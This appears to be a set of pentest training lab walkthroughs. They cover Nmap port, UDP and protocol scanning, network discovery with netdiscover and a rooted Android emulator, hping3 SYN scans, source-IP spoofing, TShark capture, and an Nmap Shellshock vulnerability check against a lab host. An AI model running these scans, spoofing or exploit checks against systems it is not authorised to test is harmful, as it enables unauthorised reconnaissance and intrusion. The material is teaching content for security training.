"This is the most basic form of TCP scanning. The *connect()* system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges. Any user on most UNIX boxes is free to use this call."

Reference: http://nmap.org/nmap_doc.html

The scan described is easily detected as the target host will usually log a large number of connections and connection attempts (to closed ports). Enter the command below. Observe the output.

nmap -sT skillsetlocal.com

You should see a list of open ports, including 22 for SSH, 80 for HTTP, and some others. Your resultsmay be different from the image below.

```
(1) Skillset Labs> nmap -sT skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:07 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000055s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
12345/tcp open  netbus

Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
```

Step 2: Scanning Multiple Hosts

Now try running a TCP Connect scan against two devices in your network.
Hint: we can run a quick ping sweep on the subnet to determine which machines/devices are available for the scan: *nmap -sn 10.0.0.0/24*
nmap -sT 10.0.0.x,y
In the example below, we're scanning the IP addresses of 10.0.0.232 and 10.0.0.240. It's important to note that Nmap is not actually attempting to scan all ports. The ports scanned by default are the 1000 most commonly used ports.

```
(1) Skillset Labs> nmap -sT 10.0.0.232,240

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:14 UTC
Nmap scan report for ip-10-0-0-232.us-west-2.compute.internal (10
Host is up (0.00076s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-0-0-240.us-west-2.compute.internal (10
Host is up (0.00069s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
443/tcp  closed https
5000/tcp closed upnp

Nmap done: 2 IP addresses (2 hosts up) scanned in 7.03 seconds
```

Step 3: Scanning IP Range

We can also scan IP ranges with Nmap. Enter the following command to scan all IPs in the range from *x* to *y* (select any values between 1 and 254 for *x* and *y* in your command):
nmap -sT 10.0.0.x-y

```
(1) Skillset Labs> nmap -sT 10.0.0.50-60
```

You may only see one host in the output, if there is only one active host in the range you specified. If you don't get any results, try a different range.

```
Not shown: 996 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-0-0-58.us-west-2.compute.internal (10
Host is up (0.00063s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for ip-10-0-0-60.us-west-2.compute.internal (10
Host is up (0.00077s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 11 IP addresses (5 hosts up) scanned in 12.55 seconds
```

Step 4: Scanning for Specific Ports

We can also specify specific ports for Nmap to scan if we don't want it to scan all ports. Scan our target domain and tell Nmap to only scan port 6379. The syntax is below.

nmap -sT skillsetlocal.com -p 6379

You will see that the port is closed.

```
(1) Skillset Labs> nmap -sT skillsetlocal.com -p 6379

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-17 20:11 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000070s latency).
rDNS record for 127.0.0.1: localhost
PORT     STATE  SERVICE
6379/tcp closed unknown
```

Step 5: Starting Redis

Now let's try starting a new service listening on this port and see if our scan results will reflect that. We will use **Redis**, an open-source in-memory data structure store, used as a database, cache and message broker. Enter the

following command to start Redis server, which by default listens on TCP port 6379:
redis-server &

```
(1) Skillset Labs> redis-server &
```

Don't forget the **&** operator, which makes the program run in the background. If you entered the command without it, hit Ctrl+C and re-issue the command.
Hit Enter to return to the command prompt.

```
[2131] 17 May 20:17:28.556 * DB loaded from disk: 0.000 seconds
[2131] 17 May 20:17:28.556 * The server is now ready to accept c
rt 6379

(1) Skillset Labs>
```

Step 6: Finding the New Open Port

Run the TCP connect scan again:
nmap -sT skillsetlocal.com -p 6379
You should see that port 6379 is now displayed as open.

```
(1) Skillset Labs> nmap -sT skillsetlocal.com -p 6379

Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-17 20:29 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000076s latency).
rDNS record for 127.0.0.1: localhost
PORT     STATE SERVICE
6379/tcp open  unknown
```

Step 7: Scanning for UDP Ports

Next we'll learn how to perform scans to find which UDP ports are in use. Nmap does this by sending a zero byte UDP packet to each port on the target machine or device. If it receives an ICMP port unreachable message, it determines the port is closed. Otherwise it assumes the port is open.
The problem with this technique is that it's not uncommon for network equipment to block unreachable messages. This can lead to false positives. Due to these factors, it can be difficult to determine real open UDP ports vs. filtered

false positive ones. Nmap UDP scan requires root privileges. To UDP scan our target domain, enter the following:
sudo nmap -sU skillsetlocal.com
You should see that some ports are shown as “open|filtered”. This means Nmap wasn't able to determine for sure if the port is actually open or filtered (firewalled).

```
(1) Skillset Labs> sudo nmap -sU skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:26 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000010s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 993 closed ports
PORT     STATE         SERVICE
53/udp   open          domain
69/udp   open|filtered tftp
123/udp  open          ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open          snmp
513/udp  open|filtered who

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

Step 8: Combining Scan Types

Nmap also allows the ability to combine certain types of scans as long as they are compatible scan types. For example, we can combine TCP connect and UDP scans. Run the following command:
sudo nmap -sU -sT skillsetlocal.com

```
(1) Skillset Labs> sudo nmap -sU -sT skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:27 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.00012s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 1982 closed ports
PORT      STATE         SERVICE
21/tcp    open          ftp
22/tcp    open          ssh
23/tcp    open          telnet
25/tcp    open          smtp
53/tcp    open          domain
80/tcp    open          http
139/tcp   open          netbios-ssn
445/tcp   open          microsoft-ds
3306/tcp  open          mysql
5432/tcp  open          postgresql
12345/tcp open          netbus
53/udp    open          domain
69/udp    open|filtered tftp
123/udp   open          ntp
```

Step 9: Outputting to a File

By default, Nmap output its results to a somewhat flat text format. We're going to learn how to output to a greppable format using the –oG option. Enter the following Nmap command to run a ping scan and write the results to a greppable file. Name the file *pingscan.out*.

nmap -sn 10.0.0.0/24 -oG pingscan.out

Wait for the scan to finish.

```
(1) Skillset Labs> nmap -sn 10.0.0.0/24 -oG pingscan.out

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:29 UTC
Nmap scan report for ip-10-0-0-4.us-west-2.compute.internal (10.0
Host is up (0.00058s latency).
Nmap scan report for ip-10-0-0-20.us-west-2.compute.internal (10.
Host is up (0.00037s latency).
Nmap scan report for ip-10-0-0-21.us-west-2.compute.internal (10.
```

Now cat the *pingscan.out* file Nmap just created and notice how it is nicely delimited the output.

cat pingscan.out

```
(1) Skillset Labs> cat pingscan.out
# Nmap 7.01 scan initiated Fri Sep 30 16:29:38 2016 as: nmap -sn
t 10.0.0.0/24
Host: 10.0.0.4 (ip-10-0-0-4.us-west-2.compute.internal) Status:
Host: 10.0.0.20 (ip-10-0-0-20.us-west-2.compute.internal)
Host: 10.0.0.21 (ip-10-0-0-21.us-west-2.compute.internal)
Host: 10.0.0.26 (ip-10-0-0-26.us-west-2.compute.internal)
```

Step 10: Grepping Output

Now we can *cat* it, grep for the string "Up", and send the results to an output file, all in one command. Name your new output file *pingscan.out1*.

cat pingscan.out | grep Up > pingscan.out1

Now cat the output file:

cat pingscan.out1

You can see that only the information related to the active hosts remained in the output.

```
(1) Skillset Labs> cat pingscan.out | grep Up > pingscan.out1
(1) Skillset Labs> cat pingscan.out1
Host: 10.0.0.4 (ip-10-0-0-4.us-west-2.compute.internal) Status:
Host: 10.0.0.20 (ip-10-0-0-20.us-west-2.compute.internal)
Host: 10.0.0.21 (ip-10-0-0-21.us-west-2.compute.internal)
Host: 10.0.0.26 (ip-10-0-0-26.us-west-2.compute.internal)
```

Step 11: Formatting the Output File

What we really need here is for this file to contain just a list of IP addresses. Let's add the Linux command cut to give us a nice list of IP addresses.

cat pingscan.out1 | cut -f2 -d" " > pingscan.out2

In the *cut* part of the command, we are saying "keep" field 2 and we're using a single space as our delimiter, hence the -d" ", which is -d followed by double quotes, a space, then another set of double quotes. Then finally we output the results to a file named pingscan.out2. Cat the newly created file and you should see that you're left with a list of IP addresses.

cat pingscan.out2

```
(1) Skillset Labs> cat pingscan.out1 | cut -f2 -d" " > pingscan.
(1) Skillset Labs> cat pingscan.out2
10.0.0.4
10.0.0.20
10.0.0.21
10.0.0.26
```

Step 12: Scanning From a List

Now we can use this list of IPs to run an Nmap scan just on those active hosts. The *-iL* ("**i**nput from **L**ist") option allows you to scan from a specified list of targets.

Issue the following commands to run a scan that checks whether port 80 is open on active hosts we found in the previous steps:

nmap -sT -iL pingscan.out2 -p 80

```
(1) Skillset Labs> nmap -sT -iL pingscan.out2 -p 80
```

```
Host is up (0.0025s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ip-10-0-0-252.us-west-2.compute.internal (1
Host is up (0.0025s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ip-10-0-0-253.us-west-2.compute.internal (1
Host is up (0.0025s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ip-10-0-0-254.us-west-2.compute.internal (1
Host is up (0.0056s latency).
```

Step 13: Protocol Scan

Let's run a protocol scan against your own machine. This type of scan requires root privileges. Enter the following command:

sudo nmap -sO skillsetlocal.com

```
(1) Skillset Labs> sudo nmap -sO skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 16:34 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.0000030s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 248 closed protocols
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
47       open|filtered gre
103      open|filtered pim
136      open|filtered udplite
255      open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```

Remember, the numbers you see are not port numbers in this case, but are actually protocol numbers. Each protocol has a protocol number that represents that protocol. You can find a protocol number lookup chart here: http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml

Step 1: Starting Android Emulator

Nowadays, you don't even need a computer to perform many pentesting activities. Smartphones and tablets offer sufficient resources for discovering networks and systems, identifying vulnerabilities, and running exploits.

In this lab, we will go over several tools and techniques for basic network discovery and port scanning with mobile devices.

For our attacker device, we will be using an emulated Android device. Enter the following command to start the emulator:

android-sdk-linux/tools/emulator @android17 -no-window

It may take several minutes for the emulator instance to start. Be patient.

"android17" is the name of our device, and the *-no-window* option will disable opening a new window for the emulator's UI, since we will be running it from the terminal. Ignore the warning message that appears.

```
(1) Skillset Labs> android-sdk-linux/tools/emulator @android17 -no-window
Failed to Initialize backend EGL display
emulator: WARNING: Could not initialize OpenglES emulation, using software
rer.
```

Step 3: Listing Attached Devices

To communicate with our Android device, we will be using Android Debug Bridge (ADB). It is a client-server program that includes three components:

- A client - which sends commands.
- A daemon - which runs commands on a device.
- A server - which manages communication between the client and the daemon.

ADB can be sued to interact with emulator instances, as well as with real Android devices connected to the computer. Enter the following command to see the list of connected (and/or emulated) devices:

adb devices

You will see our emulator instance as "emulator-5554" and it may show up as "offline" when you first enter the command.

```
(2) Skillset Labs> adb devices
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
List of devices attached
emulator-5554   offline
```

Keep re-entering the command until you see that changed to "device" (it may take a couple of minutes).

```
(2) Skillset Labs> adb devices
List of devices attached
emulator-5554   device
```

Troubleshooting: If you don't see any devices listed, enter the following command:

adb kill-server

This will reset the ADB server. Try the adb devices command again. If no devices are listed still, switch back to "Console 1", press Ctrl+C to return to the prompt, and re-issue the start emulator command again. Then return to "Console 2" and try entering "adb devices" again

Step 4: Opening ADB Shell

Now we can send commands to our device via ADB shell. This is just like a terminal shell on a computer. Enter the following command:

adb shell

```
(2) Skillset Labs> adb shell
root@android:/ #
```

As you can see, we have root access. Next, let's try running commands.

Step 5: Using ADB Shell

ADB shell can accept some of the common Linux commands, but it has limited functionality. You can perform directory listings, modify file attributes, change directories, etc. Since we uploaded some custom tools to the */data/local* directory, let's change to it with *cd*:

cd /data/local

```
root@android:/ # cd /data/local
root@android:/data/local #
```

Feel free to run some other Linux commands and see if they work. Just make sure to return to the */data/local* directory for the next step.

Step 6: ARPinging Hosts

If you want to expand the Android shell functionality, one of the things you can do is install BusyBox. Often referred to as the "Swiss Army knife of embedded Linux", BusyBox "combines tiny versions of many common UNIX utilities into a single small executable. It provides replacements for most of the utilities you usually find in GNU fileutils, shellutils, etc. The utilities in BusyBox generally have fewer options than their full-featured GNU cousins; however, the options that are included provide the expected functionality and behave very much like their GNU counterparts" (Source: https://busybox.net/about.html)

Among others, BusyBox includes several tools that can be used for basic network discovery and port scanning. One of them is ARPing, a utility that sends an ARP who-has queries to IP addresses. Issue the following command to send 3 ARP requests to IP 10.0.2.2 (which is the IP address of the host machine as the emulated device sees it):

./busybox arping -c 3 10.0.2.2

```
root@android:/data/local # ./busybox arping -c 3 10.0.2.2
ARPING to 10.0.2.2 from 10.0.2.15 via eth0
Unicast reply from 10.0.2.2 [52:54:0:12:35:2] 2.415ms
Unicast reply from 10.0.2.2 [52:54:0:12:35:2] 0.163ms
Unicast reply from 10.0.2.2 [52:54:0:12:35:2] 0.157ms
Sent 3 probe(s) (1 broadcast(s))
Received 3 reply (0 request(s), 0 broadcast(s))
```

Step 7: Running pscan

Another tool included in BusyBox is pscan, which allows performing a basic port scan on the host. Issue the following command to scan the host system:

./busybox pscan 10.0.2.2

As you can see, we did get the accurate results pretty quickly.

```
root@android:/data/local # ./busybox pscan 10.0.2.2
Scanning 10.0.2.2 ports 1 to 1024
 Port    Proto   State   Service
   21    tcp     open    unknown
   22    tcp     open    unknown
   23    tcp     open    unknown
   25    tcp     open    unknown
   53    tcp     open    unknown
   80    tcp     open    unknown
  139    tcp     open    unknown
  445    tcp     open    unknown
  513    tcp     open    unknown
  514    tcp     open    unknown
  953    tcp     open    unknown
1013 closed, 11 open, 0 timed out (or blocked) ports
```

However, pscan has very limited functionality: the only available options are setting the port range for scanning, showing closed/blocked ports, and timeout/RTT values. For more advanced scanning, we need more powerful tools like Nmap.

Step 8: Running Nmap Scans

You can add custom pentesting tools to your Android device in two ways: either install the APK or download a pre-compiled binary and run it directly from the command line. We did the latter with Nmap. You can find the binary and the source code (if you want to compile it yourself) here.

Let's run a TCP connect scan on the host to see if it's working:

./nmap -sT 10.0.2.2

```
root@android:/data/local # ./nmap -sT 10.0.2.2
```

We get the same results as if we were running the scan from a computer.

```
Host is up (0.017s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
3306/tcp  open  mysql
5432/tcp  open  postgresql
5555/tcp  open  freeciv
12345/tcp open  netbus
MAC Address: 52:54:00:12:35:02 (Unknown)
```

In the Hacking with Android lab, we will practice some other pentesting tasks that you can perform from a mobile device.

Step 1: Ping Scan

Nmap is by far one of the most popular tools in the world of information security. This popularity can be attributed to many factors. One of which is the fact that it is extremely effective. Nmap was introduced as a port scanner, but it's far outgrown that title at this point. We will be using it in this exercise to do basic Network Discovery. We will start with a ping scan with Nmap's *-sn* ("n" is for "no port scan") option. Enter the following command to discover all the devices on your network.

nmap -sn 10.0.0.0/24

```
(1) Skillset Labs> nmap -sn 10.0.0.0/24
```

When the scan is finished, please record one or two IP addresses of active hosts. You may need them later.

```
Nmap scan report for ip-10-0-0-240.us-west-2.compute.internal (10.0.0.240)
Host is up (0.019s latency).
Nmap scan report for ip-10-0-0-242.us-west-2.compute.internal (10.0.0.242)
Host is up (0.00071s latency).
Nmap scan report for ip-10-0-0-246.us-west-2.compute.internal (10.0.0.246)
Host is up (0.0010s latency).
Nmap scan report for ip-10-0-0-247.us-west-2.compute.internal (10.0.0.247)
Host is up (0.00075s latency).
Nmap scan report for ip-10-0-0-248.us-west-2.compute.internal (10.0.0.248)
Host is up (0.00075s latency).
Nmap scan report for ip-10-0-0-249.us-west-2.compute.internal (10.0.0.249)
```

Step 2: Packet Trace

We'll now run the same command, except this time we'll use the *--packet-trace* option. This option is good for learning about the different types of Nmap scans as you run them. It essentially causes Nmap to output to the screen all requests that it sends to targets, as well as responses from the targets. Enter the command as follows:

nmap -sn 10.0.0.0/24 --packet-trace

```
(1) Skillset Labs> nmap -sn 10.0.0.0/24 --packet-trace
```

You should see that Nmap was actually sending out TCP packets and not pings. Pings (ICMP echo requests) are sent out only when the scan is performed by a privileged user.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 19:51 UTC
CONN (0.1936s) TCP localhost > 10.0.0.1:80 => Operation now in progress
CONN (0.1939s) TCP localhost > 10.0.0.2:80 => Operation now in progress
CONN (0.1940s) TCP localhost > 10.0.0.3:80 => Operation now in progress
CONN (0.1942s) TCP localhost > 10.0.0.4:80 => Operation now in progress
```

Then at the end you should see the same output you see if you would have left off the packet trace option.

```
Nmap scan report for ip-10-0-0-255.us-west-2.compute.internal (10.0.0.255)
Host is up (0.00072s latency).
Nmap scan report for ip-10-0-0-240.us-west-2.compute.internal (10.0.0.240)
Host is up (0.0020s latency).
Nmap scan report for ip-10-0-0-242.us-west-2.compute.internal (10.0.0.242)
Host is up (0.00040s latency).
Nmap scan report for ip-10-0-0-246.us-west-2.compute.internal (10.0.0.246)
Host is up (0.00049s latency).
Nmap scan report for ip-10-0-0-247.us-west-2.compute.internal (10.0.0.247)
Host is up (0.00054s latency).
Nmap scan report for ip-10-0-0-248.us-west-2.compute.internal (10.0.0.248)
```

Step 3: List Scan

If you think back a couple of labs, we used dnsrecon to do a reverse lookup of certain IP address ranges. It is sometimes surprising how much information we can gather with just reverse lookups. Nmap includes a scan called the List Scan and it does precisely what dnsrecon did in previous labs. It resolves a given IP address, or range of IP addresses, to a host name. Let's try it on our lab network.

nmap -sL 10.0.0.0/24

```
(1) Skillset Labs> nmap -sL 10.0.0.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 19:53 UTC
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 256 hosts. Timing: About 0.00% done
Nmap scan report for ip-10-0-0-0.us-west-2.compute.internal (10.0.0.0)
Nmap scan report for ip-10-0-0-1.us-west-2.compute.internal (10.0.0.1)
Nmap scan report for ip-10-0-0-2.us-west-2.compute.internal (10.0.0.2)
Nmap scan report for ip-10-0-0-3.us-west-2.compute.internal (10.0.0.3)
Nmap scan report for ip-10-0-0-4.us-west-2.compute.internal (10.0.0.4)
Nmap scan report for ip-10-0-0-5.us-west-2.compute.internal (10.0.0.5)
```

Step 4: Netdiscover

One of the first steps in host discovery could be to discover other hosts on the network, which might be in a range different than the range you've been checking. To validate this, we'll use a powerful ARP-based tool named Netdiscover. It is considered to be an active/passive tool because it not only uses ARPs to discover devices, but also passively monitors other traffic and tries to identify hosts based on this traffic. Netdiscover requires root privileges to run. Launch it by simply typing netdiscover from a command shell:

sudo netdiscover

```
(1) Skillset Labs> sudo netdiscover
```

It will take a while to check the entire possible network range. Stop it after you start seeing results by hitting **Ctrl+C**.

```
 Currently scanning: 172.16.178.0/16   |   Screen View: Unique H

 3 Captured ARP Req/Rep packets, from 1 hosts.   Total size: 180

   IP            At MAC Address      Count  Len   MAC Vendor
 ------------------------------------------------------------------
 10.0.0.1        06:b0:35:75:d4:bb    03    180   Unknown vendor
```

Step 5: Hping3 - Single Port

Since we're confident that we know which network we're on, let's move on to actual host discovery now. We'll be using *hping3*.
Hping3 is a versatile custom packet crafting program, which can be installed as long as you have write access to any directory on the Linux box you want to run it on, and you have access to some of the common libraries. Hping3 is capable of sending custom TCP/IP packets and to display target replies like ping does with simple ICMP packets. Hping3 can handle fragmentation, arbitrary packet body contents and size. It can be used in order to transfer files encapsulated under certain protocols. We will use hping3 to determine if a specific port is open on an active host that you discovered in the previous steps. We'll check to see if port 80 is open. Hping3 requires root privileges, so we will need to enter sudo to run it. Do that by entering the following command:

sudo hping3 -I lo -S skillsetlocal.com -p 80

Make sure to use uppercase *S* and lowercase *p*. The -I (that's an uppercase "i" for "Interface") option specifies loopback interface. Don't forget the hyphens and spaces as shown in the example.

```
(1) Skillset Labs> sudo hping3 -I lo -S skillsetlocal.com -p 80
HPING skillsetlocal.com (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=43690 rtt=2.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=43690 rtt=2.3 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=43690 rtt=1.2 ms
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=43690 rtt=1.2 ms
```

Hit **Ctrl+C** to stop Hping3 and move on to the next step.

Step 6: Hping3 - Port Range

What if we wanted to check more than one port? For that we can use the Hping3 *--scan* option, which allows checking several specific port numbers, or all ports within a specific range. Enter the following command to send TCP Syn

packets to all ports from 1 to 81 on the target host (use the same IP address for the target as you did in the previous step):

sudo hping3 -I lo -S skillsetlocal.com --scan 1-81

You should see that some ports on the target responded with SYN/ACK.

```
(1) Skillset Labs> sudo hping3 -I lo -S skillsetlocal.com --scan 1-81
Scanning skillsetlocal.com (127.0.0.1), port 1-81
81 ports to scan, use -V to see all the replies
+----+----------+--------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+----------+--------+---+-----+-----+-----+
   21 ftp        : .S..A...  64     0 43690    44
   22 ssh        : .S..A...  64     0 43690    44
   23 telnet     : .S..A...  64     0 43690    44
   25 smtp       : .S..A...  64     0 43690    44
   53 domain     : .S..A...  64     0 43690    44
   80 http       : .S..A...  64     0 43690    44
All replies received. Done.
```

Step 7: Spoofing Source IP

One really powerful feature of hping3 is its ability to spoof IP packets. In other words, it can forge the source address in the packet and make it appear to be coming from any source IP we choose.

Let's tell Hping3 to make it look like our packets are being sent from the IP address of 1.2.3.4. Of course, in real life you can select any IP you want, but for this lab let's enter 1.2.3.4 so it will be easier to view in the traffic capture later. For this command, again, select an active host that is **not your own machine**. Enter the following command:

sudo hping3 -I lo -a 1.2.3.4 -S skillsetlocal.com -p 80

Note that there doesn't appear to be any responses coming back from the victim in our attacker machine. Notice how your hping3 command appears to just be hung? This is because we spoofed the packets we are sending to the

victim, and the victim is responding to the spoofed address, not ours! We shouldn't expect to get a response back.

```
(1) Skillset Labs> sudo hping3 -I lo -a 1.2.3.4 -S skillsetlocal.com -p 80
HPING skillsetlocal.com (lo 127.0.0.1): S set, 40 headers + 0 data bytes
```

Step 9: Running TShark

We need to run TShark with root privileges. Also, let's filter the traffic to only show packets related to our target address and port number. Enter the following command:

sudo tshark -i lo host skillsetlocal.com and port 80

You should start seeing packets almost immediately after Tshark starts capturing. If you are not seeing any packets, double-check that you are entering correct values for the target (host) IP address and port number in both (Hping3 and TShark) commands. If you find an error, hit Ctrl+C and re-enter the command with correct values.

Notice where the packets appear to be coming from. Stop your TShark capture after the first 8-10 packets are captured by hitting **Ctrl+C** to complete the lab.

```
(2) Skillset Labs> sudo tshark -i lo host skillsetlocal.com and port 80
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to ru
nning Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/Capture
Privileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'Loopback'
  1   0.000000      1.2.3.4 -> 127.0.0.1    TCP 54 1923→80 [SYN] Seq=0 Win=512 L
en=0
  2   1.000120      1.2.3.4 -> 127.0.0.1    TCP 54 1924→80 [SYN] Seq=0 Win=512 L
en=0
  3   2.000258      1.2.3.4 -> 127.0.0.1    TCP 54 1925→80 [SYN] Seq=0 Win=512 L
en=0
  4   3.000390      1.2.3.4 -> 127.0.0.1    TCP 54 1926→80 [SYN] Seq=0 Win=512 L
en=0
  5   4.000568      1.2.3.4 -> 127.0.0.1    TCP 54 1927→80 [SYN] Seq=0 Win=512 L
```

Step 1: Starting NGINX Server

We've seen how useful Nmap can be for identifying active hosts and finding open ports, services, and protocols. However, Nmap can be used for much more than that. In this lab we will cover some of the more advanced Nmap scan types and also cover Nmap Scripting Engine (NSE), one of the most powerful features of Nmap.

First, let's start our NGINX SSL server with the following command (don't forget *sudo*):
sudo /usr/local/nginx/sbin/nginx

```
(1) Skillset Labs> sudo /usr/local/nginx/sbin/nginx
```

Step 2: Version Detection

Nmap database contains information that allows it to recognize specific version of some services. The *-sV* option will run a "Version Detection" scan. It has several additional options, but even without them we can gather a lot of useful information.

Run a version detection scan on our target system as follows:

nmap -sV skillsetlocal.com

Examine the results.

```
(1) Skillset Labs> nmap -sV skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:02 UTC
Stats: 0:00:05 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 22:03 (0:00:00 remaining)
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000039s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 987 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IP-10-0-0-60)
443/tcp   open  ssl/http    nginx 1.10.1
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IP-10-0-0-60)
3306/tcp  open  mysql       MySQL 5.5.47-0+deb8u1
5432/tcp  open  postgresql  PostgreSQL DB
8081/tcp  open  http        nginx 1.10.1
```

This is very useful for a pentest. We get the versions and names for most services on the system, so we can greatly narrow down our attack methods by looking for vulnerabilities specific to those versions. We will focus specifically on the HTTP and HTTPS servers and on MySQL database.

Step 3: Gathering SSL Information

The NSE is one of Nmap's most powerful features, which allows users to automate a wide variety of networking tasks. The standard Nmap installation includes lots of scripts, and you can also use custom scripts created by other experts, or even create your own. In this lab, we will use several scripts included with Nmap, and then take a look at creating and using a custom script.

The first script we will use is *ssl-enum-ciphers*. This script repeatedly tries SSLv3/TLS connections using a new cipher each time, then returns a list of all the ciphersuites and compressors accepted by the server, graded from A to F based on the strength. As you can see, this is already taking us beyond network recon into vulnerability identification.

To run this script on our target server, issue the following command:
nmap --script ssl-enum-ciphers -p 443 skillsetlocal.com
Examine the output.

```
(1) Skillset Labs> nmap --script ssl-enum-ciphers -p 443 skillse
e

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:04 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.00011s latency).
rDNS record for 127.0.0.1: localhost
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (rsa 1024) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - D
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
```

Nmap displays results starting with the least secure ciphersuite and graded all individual ciphers (with D being the lowest grade for this server).

Step 4: Checking for Shellshock

NSE can also be used very effectively to identify specific vulnerabilities. We used it to identify Heartbleed in the Heartbleed Exploitation lab. Now let's use a script that checks for another common Linux vulnerability: Shellshock.
Some scripts accept additional arguments. In our case we need to specify the URI for the script that we think may be vulnerable. (We can even try running a specific command by using the *cmd* argument.)
Enter the following command:
nmap -p 80 --script http-shellshock --script-args uri=/cgi-bin/vulnscript.sh skillsetlocal.com

```
(1) Skillset Labs> nmap -p 80 --script http-shellshock --script-
n/vulnscript.sh skillsetlocal.com
```

Nmap returns a confirmation that the server is vulnerable to Shellshock, along with some reference information about the vulnerability.

```
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerabili
llshock. It seems the server
|       is executing commands injected via malicious HTTP headers
|
|     Disclosure date: 2014-09-24
|     References:
